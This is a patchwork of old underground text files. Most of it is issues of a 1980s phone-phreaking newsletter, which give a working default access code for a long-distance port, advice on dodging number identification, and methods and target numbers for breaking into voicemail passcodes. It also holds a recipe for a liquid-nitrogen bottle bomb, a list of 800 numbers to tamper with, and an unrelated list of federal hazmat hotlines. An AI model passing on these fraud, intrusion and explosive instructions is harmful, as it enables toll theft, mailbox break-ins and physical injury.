800 in-watts lines set up by AT&T support ANI. The equipment to decode an ANI coded origination number does not cost as much as you would expect. 950 ports do not offer ANI capability, no matter what you have been told. The 950 ports will only give the city in which they are based, this usually being the largest in the state, sometimes the capitol.

One last thing that I should tell you is that ANI is not related to tracing. Tracing can be done on any number whether local, 950, etc. One way around this, especially when dialing Alliance TeleConferencing, is to dial through several extenders or ports. ANI will only cover the number that is calling it, and if you call through a number that does not support ANI, then your number will never be known.

=====
The Disclaimer!

We, the editors, take no responsibility for your actions and use of the information in this newsletter. This newsletter is for informational purposes only. There will never be any long distance codes, passwords, etc. in this newsletter. If you are easily offended by telecommunication discussions, then we suggest that you not read this newsletter. But for those who are truly interested in the information in this newsletter, enjoy it.

Brought to you in Cookbook III, courtesy of the Jolly Roger!!!!!!!!!!

-RFLAGG- Revised.

204.TXT

[illegible]

The News

Sprint Strikes Back	Celestial Elite/TUFF Come to an End
Sprint caught a guy dealing codes on the street in LA this past week. Information on this bust is limited at this time.	Celestial Elite and TUFF, the famous hack/phreak groups came to an end a couple weeks ago. TUFF, however, is being reborn and you can expect it to be back to full force within a month. Sources have it that
A seventeen year old was busted in Arizona last week. The name of the teenager will not be printed to protect him from harassment calls.	Magnus Adept, head of the now terminated group, Celestial Elite, has started a new group called Avalon Kingdom. We are unsure what plans are in store for it.
>This information was supplied by Phreaky Phone II	TUFF has several ideas and plans that will be out to the public soon. Look for future issues of The Remote Informer (tm) for new updates.

Beige Box Bust	TeleNet Hacker	Bate's Motel Moves
One of our editors and a member of TUFF, Norman Bates was caught for Beige boxing that he had done over 3 months ago. The calls he had made were inside his state and cost a total of \$12. He paid the bill and no charges were filed against him.	Crusader released his TeleNet hacking program on September 20, 1987. Look for it on a good board you call. A review will be in the next issue of The Remote Informer.	Bate's Motel BBS, run by Norman Bates, was forced to move. It is temporarily set up at (619)267-8619. It will remain 1200 baud, and a member of the TUFF Network. It is open to the public.

Phreaky Phones Return: Amazing?

LDDS Buys Out TMC: Companies Merge

The original Phreaky Phone numbers now support the new Phreaky Phones. The guys running them had protested that the lines were being monitored. There is no way that could have been, and they contradicted themselves by restarting Phreaky Phones on the same numbers. They gave alot of credit to the people calling to suggest they believe a story like that.

LDDS bought out TMC last month. They merged into LDDS, since it was bigger and more widespread. Any companies that were subscribing to the TMC long distance service were automatically converted to LDDS. All local TMC ports still work, but will soon be disconnected. Refer to the article on LDDS in this issue for more information on LDDS dial-ups.

US Sprint Calls Destinations | Pirate's Hollow Is Back With 10 Megs

US Sprint now calls all the numbers called with unauthorized codes. Their dis-advantage is that they are delayed by about two months in calling because they have to wait till people report they did not make calls to the numbers they were billed for. Best advice is to not call voice with Sprint except to those who have private lines other than their regular phone line.

Pirate's Hollow is back on-line. It now is run a 10 meg hard drive. Unlike most boards that have #'s of megs, this one will stress more attention on it's database. The database is scheduled to be online by October 1st. This database will contain 800+ text files on various topics, with about 60% - 70% pertaining to illegal activities. Unfortunately, Trax Xe is being redesigned, so until it is finished, it will run on Carina. The number is (415)593-6784 (300/1200 baud).

Raggers and Braggers

This section is to make you aware of well-known raggers and braggers. Since this is the first time this section is being printed, we will tell you what classifies people as raggers and braggers. In the future issues the top raggers and braggers will be listed in this newsletter to let the SysOps know who not to let on their board, or to atleast keep an eye on.

A ragger is someone who will put someone else down for something. The person might post a message asking a novice question about hacking and phreaking, or may say something that is completely wrong, and a ragger will put the other person down for he said, posted, etc. The ones that usually classify in this category are the ones that think they know it all and consider themselves right no matter what anyone says. Most of the users that use codes and consider themselves a master phreaker usually become raggers.

A bragger is someone who either does or thinks he does know everything, and puts it upon himself to tell the whole world that he knows it all. This person is also one who thinks he is better than everyone else and he believes he is Elite, and no one else is. People who tend to do this are those who have, for some reason, become well-known in the underworld,

and as a result become a bragger. Those usually not too well-known will not tend to brag as much as those who think everyone would love to be their friend and be like them.

As a well-known ragger and bragger, The Toad, learned that it does not help to be one or both of those. He has since changed and is now easily accepted by most. Most people disliked him because others they knew had said something bad about him. This is called peer pressure and is a bad influence to those who are new to the underworld. I would suggest in the future, to not judge someone by what others say, but rather by how they act around/to you.

The current most popular Atarian that classifies as a ragger and a bragger is Ace of Aces, and is well-hated by many users and SysOps, since he tends to put down anything anyone says and considers himself the best at writing hacking programs. He is commonly referred to as Ass of Asses and Ass of Assholes. Even holding an open mind about this guy, you would soon come to find that what others said coincides with what you see from him.

=====

A New 950 has arrived!

=====

LDDS, who as mentioned above bought out TMC, is installing a new 950 port to most major cities. By the time you read this, it should be in almost every area that supports 950 ports. The number is 950-1450. This port will dial 976 numbers, but not 700, 800, or 900 numbers. The dialing method for LDDS is: 7 digit code, then even if the code is bad it will give you a dial tone. Then dial the area code plus the number. If you have a bad code it will simply say your call cannot be completed as it was dialed. There is a default code used on the system that currently works. The code is simply, 1234567. I have seen codes from 5 different companies and they all are in the format of 00xxxxx. I do not know what type of software they use, but I will know by the next issue exactly what they place on the bills. This could be the answer to alot of people's problems with fear of Sprint and ITT, especially AllNets. Just remember, Tracker is the one who found this, and all information about it. If someone is seen saying they found this, then they will be listed in the next issue which will contain an article on leeches.

=====

Mailbox Systems

=====

Mailbox systems are the link between information and the underworld. If you have ever called one, then you will know the advantages of having one, especially the ones that are open to whole underworld, rather than just a select few. There are two types of mailbox systems that are widely used.

The first type we will talk about is the multiple mailbox systems, or commonly referred to as message systems. These systems have several mailboxes set up on one number. Usually, you can access other mailboxes from that number by pressing '*' or '#'. Sometimes you just enter the mailbox number and you are connected. These are the safest systems to use

204.TXT

to protect information from US Sprint and other long distance companies. Since US Sprint and other companies call the destination numbers, it is safer to have 800 mailbox systems, and most of the time, the multiple mailbox systems are on 800 numbers. The passcode on these systems can vary in length and can be accessed by several different methods, so it is impossible to explain exactly how to hack these systems.

The other type is the single mailbox system. These are usually set up in a reserved prefix in an area code. (Ex: 713-684-6xxx) These systems are usually controlled by the same type of hardware/software. To access the area where you enter the passcode, just hit '0' for a second or so. The passcodes are four (4) digits long. The only way to hack these is manually. The best thing you could do is to find one that does not have a recording from a person, but just the digitized voice. If you hack one that someone already owns, they will report it and it will not last as long.

Here is a list mailboxes or prefixes to help you get started

Single	Multiple	Digits
-----	-----	-----
213-281-8xxx	212-714-2770	3
213-285-8xxx	216-586-5000	4
213-515-2xxx	415-338-7000 Aspen Message System	3
214-733-5xxx	714-474-2033 Western Digital	
214-855-6xxx	800-222-0651 Vincent and Elkins	4
214-978-2xxx	800-233-8488	3
215-949-2xxx	800-447-8477 Fairylink	7
312-450-8xxx	800-521-5344	3
313-768-1xxx	800-524-2133 RCA	4
405-557-8xxx	800-527-0027 TTE TeleMessenger	6
602-230-4xxx	800-632-7777 Asynk	6
619-492-8xxx	800-645-7778 SoftCell Computers	4
713-684-6xxx	800-648-9675 Zoykon	4
	800-847-0003 Communications World	3

The Disclaimer!

We, the editors, take no responsibility for your actions and use of the information in this newsletter. This newsletter is for informational purposes only. If you are easily offended by telecommunication discussions, then we suggest that you not read this newsletter. But for those who are truly interested in the information in this newsletter, enjoy it.

Coming in the next issue!

In the next issue, we will be open for suggestions from the readers of this issue. We will have some featured articles though, which include:
1) Study of bridges

204.TXT

- 2) Review of Crusader's new TeleNet Hacker
- 3) More information on the new LDDS 950 port
- 4) Review of Code Hackers for all modems
- 5) List of TeleNet addresses
- 6) Credit Card checkers
- 7) Ideas from the readers

=====

Brought to you in Cookbook V by RFLAGG!!!!!!!!!!!!!!

205.TXT

```
#####
#                                                                 #
#           /he Remote Informer Newsletter!                     #
#                                                                 #
#-----#
# November                                                    TRI Issue: 03 #
#-----#
#                                                                 #
#   The Editors:  Tracker, Ye Cap'n, Norman Bates, and The Reporter  #
#                                                                 #
#####
=====
=                               Introduction                               =
=====
It's been a month now, and ALOT has happened.  So much, in fact, that the
information will be split into several issues.  This should be no shock since
I mentioned in the first issue that we may put several issues out sometimes.

I want to congratulate the readers for finally contributing to the
newsletter.  This first two issues were all on information that I, myself,
obtained.  Several people gave me information for these issues, and their
handle and information is included in the articles.

=====
=                               In The News!                               =
=====
ITT has 9 digits!      |      Phreaky Phones Go Down!      | Information!
=====
For those of you who did| The famed Phreaky Phones are down| We have
not know this, ITT has nine|again. Modem Man, the original person|so much info
digit codes. They are said|that started them, has said that they|to put out,
to give better connections|will be down until further notice. In|that we are
to some extent. This info.|the meantime, other independent boxes|putting out
was originally given to us|are being started. A listing can be|many issues
by Party Beast.           |made of current ones on request.    |at one time.
=====|If you want
Magnus Adept Gets Busted | Sprint Codes Are Dying Fast! |all issues
=====|that are out
Fellow Atarian and well-| Sprint codes are hard to get and|now, then
known phreak Magnus Adept|when they are obtained, they tend to|call one of
got caught by MCI. Details|die rather quickly. Phreakers have|the boards
of the how, when, and where|been saying that the 950-0777 port|at the end
are not known at this time.|is dead, but on the contrary, it is|of the issue
He got caught with 150 codes|still available in states that are|or look for
and may have to pay up to|not highly abused by phreaks. Here|an editor on
50 dollars for each code.|again, rumors are being spread. |a hack BBS.
=====
=                               The Best BBS of the Month                               =
=====
Starting from now on, we will have a BBS of the month. We will choose a
```


BBS, regardless of computer type, and look at the user participation in phreak related matters, as well as quality discussions on the various illegal topics. A BBS can remain the BBS of the month as long as they reside above the rest of the BBS systems. Even though we will sometimes bring out more than one issue in a month, the board will remain BBS of the month until the first issue in the next month comes out.

This month's BBS of the month is FBI PirateNet. We chose this board because of the large numbers of posts in the bases, and not only information, but discussions as well, with a minimum number of posts from raggers and braggers. The number for it is 516-661-7360. The SysOp of FBI PirateNet is The Phantom, not to be confused with an earlier narc.

=====

= US Sprint Expected to Trim Staff, Consolidate Divisions =

=====

New York -- US Sprint Communications Corp., the troubled long distance carrier, is expected to announce soon that it will cut its work force by several hundred people and reduce its seven regional divisions to 3 operating groups, sources familiar with the company said.

The company's Pacific division is based in Burlingame, CA. The layoffs and reorganization are part of a plan by US Sprint's new president, Robert H. Snedaker, to reduce heavy operating losses, which analysts expect to reach more than \$800 million this year.

Snedaker replaced Charles M. Slibo, who was forced to resign in July because losses were running much higher than the parent companies had expected. Problems with the company's computerized billing system also contributed to Skibo's ouster. US Sprint is owned and operated by the GTE Corp. and United TeleCom.

According to sources close to Snedaker, who was vice chairman and chief operating officer of United TeleCom, he is planning to consolidate the company's 7 divisions, which operate in the same geographical regions as the seven regional Bell operating companies, into 3 divisions.

The rationale for the move, according to industry analysts, is that the company will need a much smaller work force once it begins handling all its phone traffic on its new fiber optic network, which can carry a greater number of telephone calls at less cost. Company officials have said that they expect to have most of the traffic on the network by early next year.

One source said that there would be more than one round of layoffs in the coming months and that the company ultimately plans to reduce its 14,000 member work force by 15 percent.

Several top managers are expected to resign as soon as US Sprint centralizes its marketing and support operations as its headquarters in Kansas City, MO., according to a report in the latest issue of Business Week magazine.

A spokesman for US Sprint said on Friday that the company would not comment on the rumors. The company is the nation's third largest long distance company, after the American Telephone and Telegraph Co. (AT&T) and MCI Communications Co.

Last year, Washington based MCI undertook a similar reorganization in

which it posted a \$502.5 million loss to write down old inventory and restructure operations.

Analysts said that is US Sprint is to turn a profit, the company must increase its market share. "To do this, US Sprint must gain more large business customers, which account for about 80 percent of industry revenues," said Robert B. Morris III, Securities in San Francisco.

Morris said that by using a slick marketing campaign to differentiate its all-fiber telephone network from those of competitors, US Sprint more than doubled its customer base last year. But "most of these customers were residential and small business users that added little to Sprint's bottom line," he added. "If the company expects to be profitable, it will have to concentrate on providing the best service to volume users."

] This information was supplied by Ye Cap'n

```
=====
=                Secret Service Cracks Down on Teen Hackers                =
=====
```

Mount Lebanon, PA -- The US Secret Service and local police departments have put a scare into the hacker community with a nationwide crackdown on computer crime that has resulted in the arrests of teenage hackers in at least three cities.

"People who monitor the bulletin boards say there are a lot of nervous hackers out there, wondering who will be arrested next," says Ronald E. Freedman, vice-president of Advanced Information Management, a Woodbridge, VA base computer security firm.

Nine teenagers from Mount Lebanon Junior-Senior High School near Pittsburgh, PA, were arrested recently and charged with computer fraud. The juveniles allegedly used home computers to gain illegal access to a credit card authorization center. They obtained valid credit card numbers and used them to purchase thousands of dollars worth of mail order merchandise, the police said.

Freedman says it appears the hackers used some relatively sophisticated techniques in the scheme, including specially written software that enabled them to bypass security controls and navigate through credit records to obtain key information.

Police officials say that the hackers also obtained access codes from pirate bulletin board systems to make free long distance calls and gain access to various business and government computers.

The arrests were the result of a 6 week investigation by the Secret Service and the Mount Lebanon police. The police were tipped off by parents who were suspicious about how their son managed to obtain a skateboard valued at \$140.

The Secret Service was also involved in investigations that led to the arrests of several hackers in San Francisco and New York last July.

Secret Service spokesman William Corbett says that although some reports have portrayed the hackers as part of a national crime ring, the cases are unrelated. "It's just that a few of these computers hacking cases came to a head at about the same time," he says.

Federal Legislation enacted in 1984 gives the Secret Service, part of the

205.TXT

Department of the Treasury, a major role in investigating computer crimes. Under the federal Computer Fraud and Abuse Act of 1986, computer fraud is a felony that carries a maximum penalty of 5 years for the first offense, and 10 years for the second. Displaying unauthorized passwords on hacking bulletin boards carries a maximum penalty of 1 year in prison for the first offense, and 10 years for the second.

] This information was supplied by Ye Cap'n

=====

= German Teens Crack NASA =

=====

Washington, D.C. -- A group of West German teenagers from the Chaos Computer Club penetrated a NASA network recently, saying they were doing it to "test the security."

What they got into was SPAN Net, a computer network with about 700 nodes, which is actually based at the Goddard Space Center in Maryland. All that's in there is unclassified data, space science information, and post-flight data analysis. "Anyone with NASA related research can apply for access to SPAN" says a spokesman, who adds that the network runs on DEC VAX hardware. "We picked up three attempts to gain access and put in security precautions so it wouldn't happen." His personal opinion is, "We're happy that they couldn't get back in, and decided to go public." He also added that NASA has many other networks, many of the classified and "probably impenetrable. But I do not want to challenge anybody."

How'd they get in? Probably they got a West German NASA licensee, which gave them a visitor's pass, then they created new passwords with unlimited security for themselves, after which getting around the network was easy.

] Supplied by Ye Cap'n

=====

We look for information in anyway related to the newsletter. If you have something of interests, or something that you saw on television, or in the newspaper, then upload it to one of the boards listed below. You will receive full credit.

Pirate's Hollow.....(415)593-6784
Bate's Motel.....(619)267-0293

```
#####
#                                     #
#           /he Remote Informer Newsletter!           #
#                                     #
#-----#
# November                                     TRI Issue: 04 #
#-----#
#                                     #
#   The Editors: Tracker, Ye Cap'n, Norman Bates and The Reporter   #
#                                     #
#####
```

```
=====
=           FCC Charges Much Ado About Not Much           =
=====
```

New Cannan, CT -- International Resource Developpe of New Cannan, CT says that the market bubble for packet switch networks like TeleNet is going to burst by 1991, regardless of what the Federal Communications Commission does about access charges. Cheap fiber, which greatly increases the capacity, and ISDN services, which let you share a phone line with your computer, will do the business in, the report says. Over the next four years, however, the demand for packet switch services to will grow from \$650 million to \$1,612 million (If the Baby Bells are allowed to add competition to the market, the \$5/hour access charge cannot be passed though to the customers anyway).
] Supplied by Ye Cap'n

```
=====
=           Pirate's Hollow Update           =
=====
```

San Carlos, CA -- The Pirate's Hollow, one of the more popular BBS's in the Bay Area, is installing several new features that will even add to it's popularity. For one, users will be able to gamble against each other by betting on NFL games and participating in the Pirate's Hollow Lottery. Also, in order to support one of the best newsletters around, the Pirate's Hollow will soon be adding a seperate module that will act as an outpost for The Remote Informer. This module will feature the older issues of the newsletter, a section that will keep you abreast of updates of recently released information, and a section that will show what is upcoming in the next issues of The Remote Informer.

The long-awaited database will soon be put online. Over 800 textfiles on a variety of subjects will be available to the users that pay the access fee that will be determined at a later date. Many more are on the way, and will be included at no charge. The charge will be a one time charge though, rather than a yearly payment.

Another new option will be available by early December. PC Pursuit callback will be installed. This will allow people to call and then get called back if your area code is supported by PC Pursuit. This will also require a charge, to be set at a later date.

The Pirate's Hollow has been doing well in its comeback to the telecommunications world, but we need more callers in order to formulate a

more diverse user base. Please spread the BBS # around while also trying to make others aware of the newsletter.

=====

= Switching Systems =

=====

There are currently three different forms of switching systems that are present in the United States today. Step by Step (SxS), Crossbar, and the Electronic Switching System (ESS) make up the group. Phreaks have always been a little tentative when it comes to "doing their work" once they have heard about effects of switching systems on their hobby. After researching this topic, I have found that there really is not that much to be worried about. Read on, while I share with you information which I have compiled about all of these switching systems and their distinct features.

The first switching system that was used in the country was called Step by Step. This was adopted in 1918 by Bell, and until 1978, they had over 53% of all their exchanges using Step by Step (SxS). This system is known for it's long, confusing train of switches that are used for its step by step switching.

Step by Step has many disadvantages to phone users. The switch train becomes jammed fairly often, and it causes calls to be blocked. Also, SxS does not allow the use of DTMF dialing. This accounts for some of the areas in the United States that cannot have touch tone dialing abilities. A tremendous amount of electricity and maintenance needs to accompany the SxS switching system, which makes it even more impractical. All in all, this is probably the most archaic switching system around.

There are a number of ways to see if you are on SxS. You will notice that there are no pulsing digits after dialing. Most sources say that the phone company will sound like many typewriters. SxS does not offer features such as speed calling, call forwarding, three-way calling, call waiting, and other such services. Pay phones on SxS also will want your money before you receive a dial tone. This adds to the list of disadvantages labelled to that of the Step by Step switching systems.

Another type of switching system that is prevalent in the United States is Crossbar. Crossbar has been Bell's primary switcher after 1960, and three types of it exists. Number 1 Crossbar (1xB), Number 4 Crossbar (4xB), and the Number 5 Crossbar (5xB). In Crossbar, a switching matrix is used for all the phones in an area, and when someone calls, the route is determined and is met up with the other phone. This matrix is set-up in horizontal and vertical paths. Unlike other swicthting systems, in my research, I could not come up with any true and definatue distinguishing features of the Crossbar switching systems.

The Electronic Switching System (ESS) is yet another switching system used in the United States and the most used of all three swicthting systems. ESS is an extremely advanced and multi-faced type of switching system, and is feared by marauders of the phone company everywhere. With ESS, your phone company is able to know every digit dialed (including mistakes), who you call, when you called, and how long you were connected. ESS is also programmed to print out the numbers of people who make excessive calls to WATS numbers (800

services) or directory assistance. This feature of ESS is called 800 Exceptional Calling Report, and has spelled the end of some forms of continuous code hacks to certain extenders. ESS can also be programmed to print logs of who called and abused certain numbers as well. Everything is kept track of in its records.

The aforementioned facts show that ESS has made the jobs of organizations such as the FBI, NSA, and other phone company security forces easier. Tracing can be done in a matter of microseconds, and the result will be conveniently printed out on the monitor of a phone company officer. ESS is also programmed to pick up any "foreign tones" on the phone line such as the many varied tones emulated by boxes.

ESS can be identified by a few features common in it. The 911 emergency service is covered in the later versions of ESS. Also, you are given the dial tone first when using a pay phone unlike that of SxS. Calling services like call forwarding, speed calling, and call waiting are also common to ESS. One other feature common to ESS is ANI (Automatic Number Identification) for long distance calls. As you can see, ESS is basically the zenith of all switching systems, and it will probably plague the entire country by the early 1990's. Soon after, we should be looking forward to a system called CLASS. This switching system will contain the feature of having the number of the person that is calling you printed out on your phone.

What have I concluded about these switching systems? Well, they are not good enough. I know a few people employed by the phone company, and I know for a fact that they do not have enough time these days to worry about code users, especially in large, metropolitan areas. So, I will go out on a limb here, and say that a large portion of people will never have to worry about the horrors of ESS.

] Written by Ye Cap'n

```
=====
=                               New Gizmo Can Change Voice Gender                               =
=====
```

The most amazing device has turned up in the new Hammacher Schlemmer catalog: the telephone voice gender changer.

What it does is change the pitch of your voice from, say, soprano to bass -- a most efficient way to dissuade an obscene phone caller just as he's getting warmed up.

That is not the same as running a 45 r.p.m. record at 33. In digital conversion, the pitch can be changed without altering the speed.

The device runs on a 9-volt batter and attaches to the telephone mouth piece with a rubber coupler that takes but a moment to slip on and off.

With the changer switched on, says Lloyd Gray, a Hammacher Schlemmer technical expert, "the effect is similar to what you hear when they interview an anonymous woman on television and disguise her voice by deepening it."

"It's better for changing a woman's voice to a man's than the other way around," Gray said. A man can use it to raise the pitch of his voice, but he still won't sound like a woman."

A man could, however, use the changer to disguise his voice. But with the device set on high, Gray's voice still could be identified as his own. On low,

206.TXT

his normal tenor became so gravel like that the words were unintelligible.

] Supplied by Tracker and The Reporter

=====

We look for information in anyway related to the newsletter. If you have something of interests, or something that you saw on television, or in the newspaper, then upload it to one of the boards listed below. You will receive full credit.

Pirate's Hollow.....(415)593-6784

Bates Motel.....(619)267-0293

=====

Brought to you by RFLAGG in the Cookbook V !!!!!!!!!!!!!!!!!!!!!

```
#####
#
#           /he Remote Informer Newsletter!
#
#-----#
# November                                TRI Issue: 05 #
#-----#
#
#   The Editors:  Tracker, Ye Cap'n, Norman Bates, and The Reporter
#
#####
```

```
=====
=                                AT&T Rates                                =
=====
```

WASHINGTON -- American Telephone & Telegraph Co. proposed Tuesday to lower its interstate long-distance rates by an average of 3.6 percent to reflect reduced costs in connecting to the local telephone network.

The largest decrease -- 6.3 percent -- would be seen in day time prices "because of the need to make those rates more competitive," AT&T said.

Rates for calls made during evening hours would drop 2.2 percent and calls made during the late night and weekends would be cut by 0.8 percent, the company said.

The rate reductions would take effect Jan. 1, if they are approved by the Federal Communications Commission.

Reacting to the proposed price cuts, MCI Communications Corp. and US Sprint Communications Co., the nation's second-largest and third-largest long distance companies respectively, said their response would depend on what the FCC finally approves but both said they intended to remain competitive with AT&T. AT&T, the nation's largest long-distance company, proposed to the FCC that its rates drop as much as \$800 million, but AT&T said the exact amount will depend on the access charges the FCC allows the local telephone companies to collect from long distance carriers, which must pay the fees to hook into the phone local network.

AT&T has challenged the new access rates filed by the regional Bell operating companies, contending they are more than \$1 billion too high. In proposing its new rates, the long-distance leader told the FCC it expects local companies' access fees to fall by at least \$200 million -- which would amount to an average rate reduction of less than 1 percent. But the company said it believes the FCC will order an additional \$600 million in reductions based on AT&T's challenge.

"We're confident the FCC will recognize that access charges filed by the local telephone companies need to be substantially reduced, which would mean more savings for our customers," said Larry Garfinkel, AT&T vice president for marketing.

He said the company filed its proposed rates based on disputed charges because "we wanted to let the public react ... and further to let the FCC have full knowledge of where we were heading given our expectation that we had a valid basis for our dispute."

AT&T's long-distance rates have fallen by about 34 percent since the company was stripped of its local operating companies by an antitrust decree nearly four years ago.

Since then, phone rate payers have been paying a larger share of the costs of maintaining the local network through monthly subscriber line charges, now \$2.60 for residential customers.

That has reduced the long-distance companies' share of local network expenses, which they pay in the form of access charges.

Jack Grubman, a telephone analyst with PaineWebber Inc., said AT&T's proposal targets business customers because "that's where the competition is and where the better (profit) margins are." In addition, it aims to keep the pressure on competition in international calling by extending discounts to more customers. Grubman added that, if the company's rate proposal is approved by the FCC, he would expect no further cuts in AT&T rates in 1988.

Wendell Lind, AT&T administrator of rates and tariffs, said the cuts for business and residential customers are about the same because business cuts are offset by a proposed \$128 million increase in AT&T's private line rates.

AT&T is the only long-distance company whose rates are regulated by the FCC, but its prices set the pace for the industry. Though AT&T is far larger than any of its competitors, its market share has been declining since divestiture and the company now says it serves about 75 percent of the market.

In addition to the reductions in basic long-distance rates, AT&T proposed cutting prices by 5 percent and 5.7 percent for its Pro-America calling plans.

The company also proposed to reduce prices by 2.9 percent for its 800 Service customers and 4.4 percent for WATS customers, although it would increase the monthly access line charges for those plans by \$3.20 to reflect higher special access charges filed by the local phone companies.

] Supplied by Tracker and The Reporter

```
=====
=                US Sprint Operator Service Traffic Increases 40%                =
=                New Center Added In Dallas                                   =
=====
```

ORLANDO, Fla. -- US Sprint Wednesday announced its long distance operators who began saying, "May I help you?" just five months ago, are now handling 3.5 million calls a month.

The fiber-optic long-distance carrier, offering the only operator service alternative to AT&T has experienced a 40 percent growth in operator service calls since it announced its service July 1.

Amanda Weathersby, US Sprint vice president of product marketing, said Tuesday, "More and more people are taking advantage of our call completion assistance and alternative billing arrangements.

"Customer surcharges are the same as AT&T with the added benefit of US Sprint's fiber-optic quality and lower long-distance rates."

US Sprint currently offers person-to-person, station-to-station, call completion and collect calling. US Sprint has announced an agreement with US WEST Service Link that will allow anyone to call on US Sprint and charge their calls to a Regional Bell Operating Co. calling card beginning in first quarter 1988.

"Previously, our operator service was available only on pre-subscribed US Sprint phones and recently we added operator assistance for US Sprint FON CARD customers," Weathersby said.

"With this new agreement, we'll be able to expand our operator service to markets such as pay phones, hospitals, and hotels/motels."

The newest 24-hour operator service center in Dallas began operations on Oct. 5. US Sprint's other operator service centers are in: Cherry Hill, N.J.; Atlanta; Lombard, Ill. and Reno, Nev.

US Sprint is a joint venture of United Telecommunications Inc. of Kansas City, Mo. and GTE Corp. of Stamford, Conn.

] Supplied by Tracker and The Reporter

=====

= Pacific Bell Pursuing Calling Card Thief =

=====

SAN FRANCISCO--(BW)--Pacific Bell is warning consumers to protect their telephone calling cards like any other credit card in the wake of a series of frauds by people posing as phone company employees.

A Pacific Bell spokesman says customers in the 213, 805 and 916 area codes are being victimized by someone who says he is a telephone company employee investigating calling card fraud. The individual calls people at home at odd hours, asking for their calling card numbers. He then sells the numbers to people who use the numbers to make long distance phone calls.

As recently as Monday of this week, 180 long distance calls were billed to a Sacramento area resident who had given his number to the thief just three hours earlier.

According to Pacific Bell, this kind of scheme and other forms of calling card fraud cost telephone customers nationwide half a billion dollars a year.

The company offered these tips to consumers to avoid becoming a victim of calling card fraud:

Never give your calling card number or personal identification number to anyone. Any telephone company employee with a legitimate need to know the number has access to it.

Treat your calling card like any other credit card. Report its loss immediately by calling the 800 number on the back of the card 800-621-0430.

If you receive a suspicious call regarding your telephone calling card, report it by calling the 800 number on the back of the card.

If you receive a call from someone claiming to be a telephone company employee and asking for your calling card number, ask for a name and number to call back. Then call the local Pacific Bell business office to report the incident.

One suspect was arrested in Southern California last week by a quick thinking customer who did just that. Pacific Bell immediately contacted the local police department. A suspect holding seven stolen calling card numbers was arrested minutes later.

Pacific Bell and long-distance telephone companies will credit customers for calling card charges determined to be fraudulent. Pacific Bell is a subsidiary of Pacific Telesis Group, a diversified telecommunications corporation based in San Francisco.

] Supplied by Tracker and The Reporter

=====

We look for information in anyway related to the newsletter. If you have something of interests, or something that you saw on television, or in the newspaper, then upload it to one of the boards listed below. You will receive full credit.

Pirate's Hollow.....(415)593-6784

Bates Motel.....(619)267-0293

=====

Brought to you in the Cookbook V courtesy of RFLAGG!!!!!!!!!!

ANARCHY 'N' EXPLOSIVES
==> PRELUDE VOLUME <==

For you people that like blowing things up and shit like that, here's something that's not as dangerous or as difficult as more of the explosives available (or able to create)... It's called the LN2 Bomb (Short for Liquid Nitrogen Bomb). Very easy to make:

Ingredients: 1 Plastic Two Litre Bottle
 Enough Liquid Nitrogen To Fill The Bottle

Instructions: Fill the bottle with liquid nitrogen. Then cap as tightly as possible. The vaporization of the nitrogen will create enough pressure in the bottle (within 5-15 minutes) to break it with a quite strong explosive force... Very Easy...

USE AT YOUR OWN RISK....

800 #'s to phuck with-
Compiled by The Duelist

CALL JYER INC. xxx-xxx-xxxx

Numers with a ? either call forward to take u on some trip thru swithces, but im sure if u fuck around with it enough u will get there tone somewhere.

Have fun..... Later!

800-
4261244 ?
6456561 VMS
2471753 ?
5244040 ?
6348026 ?
6677827 ?
8723425 ? (Extension dialer)
9928911 ? Modem
6242367 VMS (#)
4262468 ?
3389549 VMS
2220400 ?
5376001 ?
3439255 VMS (#)
8326979 ?
2339558 VMS

7299000 ?
5335545 ?
3332222 ?
3335555 VMS
3338888 ?

===== TOLL-FREE NUMBERS AND ON-LINE DATABASES =====

There are many toll-free assistance numbers and on-line databases available to federal, state, local, and private sector personnel. Some may be available through a federal or state agency, while others are publicly available on commercial systems or through private organizations.

Except for their own, neither DOT nor FEMA endorses the following toll-free telephone numbers or on-line databases.

1. Federal and State Toll Free Technical Assistance Sources
2. Private Sector Toll Free Technical Assistance
3. Federal and State Agency Online Databases
4. Commercial and Private Online Databases

=====

FEDERAL AND STATE TOLL FREE TECHNICAL ASSISTANCE SOURCES

U.S. Coast Guard - National Response Center: 1-800-424-8802
in Washington, D.C. - (202) 426-2675
(202) 267-2675

EPA REGIONAL HOTLINES

EPA has now established a Hotline in each of it's regional offices to handle Title III reporting. Please make note of the number for the office in your area.

Nation-wide - (800) 535-0202

In Alaska and D.C. - (202) 479-2449

In the Regional Offices:

208.TXT

Region I - Boston, MA - (617) 565-3273
Region II - Edison, NJ - (201) 321-6765
Region III - Philadelphia, PA - (215) 597-1260
Region IV - Atlanta, GA - (404) 347-3222
Region V - Chicago, IL - (312) 886-6418
Region VI - Dallas, TX - (214) 655-7244
Region VII - Kansas City, KS - (913) 236-2806
Region VIII - Denver, CO - (303) 293-1730
Region IX - San Francisco, CA - (415) 974-7054
Region X - Seattle, WA - (206) 442-1270

**** Remember to report all hazardous materials releases to your Local Emergency Planning Committee representative and to your State Emergency Response Commission immediately!

TOXIC RELEASE INVENTORY REPORTING CENTER

EPA has established a reading room in the Toxic Inventory Reporting Center (TRC) located at 470 L'Enfant Plaza East, S.W., Suite 7103, Washington, D.C. 20024. The reading room provides a place for concerned citizens to review release data as supplied to the Environmental Protection Agency (through section 313 reporting). To date, the center has received more than 50,000 of the 300,000 release reports anticipated.

The TRC's is intended to serve as a central receipt point, aid in the sorting recording and storage of release data reported under Title III. Additionally the TRC is to provide an easy method to facilitate public inquiries. Anyone can access the chemical information by logging onto a data base and calling the information up by using CAS number, state, city and/or facility name.

Staff from Computer Based Systems, Inc. (EPA contractor) are on-hand to assist with system inquiries between 8:00 am and 4:00 pm, Monday through Friday. To schedule an appointment, please call (202) 488-1501.

CHEMICAL EMERGENCY PREPAREDNESS PROGRAM (CEPP) - 1-(800) 535-0202
(202) 479-2449

Contact: Chemical Emergency Preparedness Program (CEPP)
Office of Solid Waste and Emergency Preparedness
U.S. Environmental Protection Agency (WH-548A)
401 M Street, SW
Washington, D.C. 20460

208.TXT

EMERGENCY MANAGEMENT INFORMATION CENTER (EMIC) - 1-800-638-1821
(301) 447-6771 ext 6032

Contact: EMIC Librarian, Learning Resource Center

UNational Emergency Training Center
16825 South Seton Avenue
Emmitsburg, Maryland 21727

FEMA established EMIC (Emergency Management Information Center) to assist faculty, staff, students and off-campus users of the National Emergency Training Center Learning Resource Center with their research and information needs. EMIC is a special collection of natural and technological case study documents that can be requested for loan to state level fire and emergency management officials by applying in writing, on official letterhead, to the EMIC librarian. Other requests will be referred back to appropriate states for handling.

SUPERFUND AND RESOURCE CONSERVATION AND RECOVERY ACT - 1-800-424-9346
(202) 382-3000

